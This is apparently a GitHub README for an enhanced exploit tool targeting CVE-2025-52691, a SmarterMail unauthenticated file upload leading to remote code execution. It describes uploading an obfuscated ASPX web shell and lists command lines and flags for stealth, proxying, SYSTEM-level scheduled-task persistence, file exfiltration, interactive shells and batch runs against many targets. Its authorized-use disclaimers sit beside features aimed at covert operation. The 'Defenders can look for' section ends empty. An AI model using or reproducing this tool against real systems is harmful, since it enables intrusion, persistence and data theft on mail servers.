 deathshotxd/cve-2025-52691-apt-poc

An enhanced proof-of-concept exploit for CVE-2025-52691 (SmarterMail Arbitrary File Upload RCE) with APT-level features like stealth obfuscation, persistence, exfiltration, and interactive mode. For educational and authorized testing only. Credits to the original PoC by yt2w/CVE-2025-52691.






Unauthenticated upload. Operator-grade follow-through.
A SmarterMail proof of concept with stealth, persistence, exfiltration, and cleanup paths.
This is an enhanced proof-of-concept for CVE-2025-52691, the unauthenticated arbitrary file upload in SmarterTools SmarterMail that can lead to remote code execution. The core path is unchanged: enumerate upload endpoints, drop an obfuscated ASPX web shell, and execute commands through it. The operator layer adds randomized request behavior, proxy support, a scheduled-task persistence path, file exfiltration, interactive command execution, and cleanup.
Authorized use only. This tool exists for education, defensive validation, and approved penetration testing. Running it against a system without explicit written permission is illegal in most jurisdictions. The author assumes no liability for misuse.

| Stage | What happens | Artifact or flag |
|---|---|---|
| 1. Reach | Normalizes the target URL and checks for an HTTP 200 response. | target URL |
| 2. Upload | Tries five upload endpoints with multipart, raw, and JSON bodies. | <random>.aspx |
| 3. Verify | Requests the generated shell path and confirms command output. | ?auth=<password> |
| 4. Operate | Runs PowerShell commands, opens an interactive shell, or pulls a file. | -c, --interactive, --exfil |
| 5. Persist | Creates a daily scheduled task as SYSTEM. | --persistence |
| 6. Clean | Removes the uploaded shell and its access path. | --cleanup |
The persistence stage ships with a placeholder payload URL. Replace it in
exploit-poc.py before using that path in an authorized lab.
--no-verify opt-out.--check-only confirms reachability without uploading anything.--cleanup removes the uploaded shell after the operation.
requests.python3 -m pip install requests
No other third-party packages are required.
git clone https://github.com/DeathShotXD/CVE-2025-52691-APT-PoC.git
cd CVE-2025-52691-APT-PoC
python3 -m pip install requests

# Confirm the lab target is reachable before doing anything else.
python3 exploit-poc.py https://lab.example.com --check-only
Then, only against a system you own or are authorized to test:
python3 exploit-poc.py https://lab.example.com -c "whoami"
python3 exploit-poc.py <target_url> [options]
<target_url> is the base URL of the SmarterMail server, for example
https://mail.example.com.
| Flag | Description |
|---|---|
--targets-file <file> | Read one target URL per line and process them in sequence. |
-c, --command <cmd> | Run a command through the uploaded shell after verification. |
-t, --timeout <seconds> | Request timeout in seconds. Default: 30. |
--proxy <url> | Route requests through an HTTP proxy, for example http://127.0.0.1:8080. |
--no-verify | Disable SSL certificate verification. |
--check-only | Check reachability and exit without uploading. |
--persistence | Create a daily scheduled task as SYSTEM. Replace the placeholder payload URL first. |
--exfil <remote:local> | Read a remote file through the shell and write it locally. |
--interactive | Enter an interactive command prompt after verification. |
--cleanup | Remove the uploaded shell after the operation. |
--log-level <level> | DEBUG, INFO, WARNING, or ERROR. Default: INFO. |
Basic lab run:
python3 exploit-poc.py https://mail.lab.internal
Execute a command:
python3 exploit-poc.py https://mail.lab.internal -c "systeminfo"
Route through Burp and request persistence:
python3 exploit-poc.py https://mail.lab.internal \
  --proxy http://127.0.0.1:8080 \
  --persistence
Interactive session with cleanup:
python3 exploit-poc.py https://mail.lab.internal --interactive --cleanup
Batch mode:
python3 exploit-poc.py --targets-file targets.txt
Exfiltrate a file from a Windows host:
python3 exploit-poc.py https://mail.lab.internal \
  --exfil "C:\Windows\Temp\proof.txt:proof.txt"
A successful run prints the shell path, the access URL with its per-run password, the command output, and the status of persistence, exfiltration, or cleanup. Logs go to the console at the selected level.
Defenders can look for the behaviors this tool depends on:







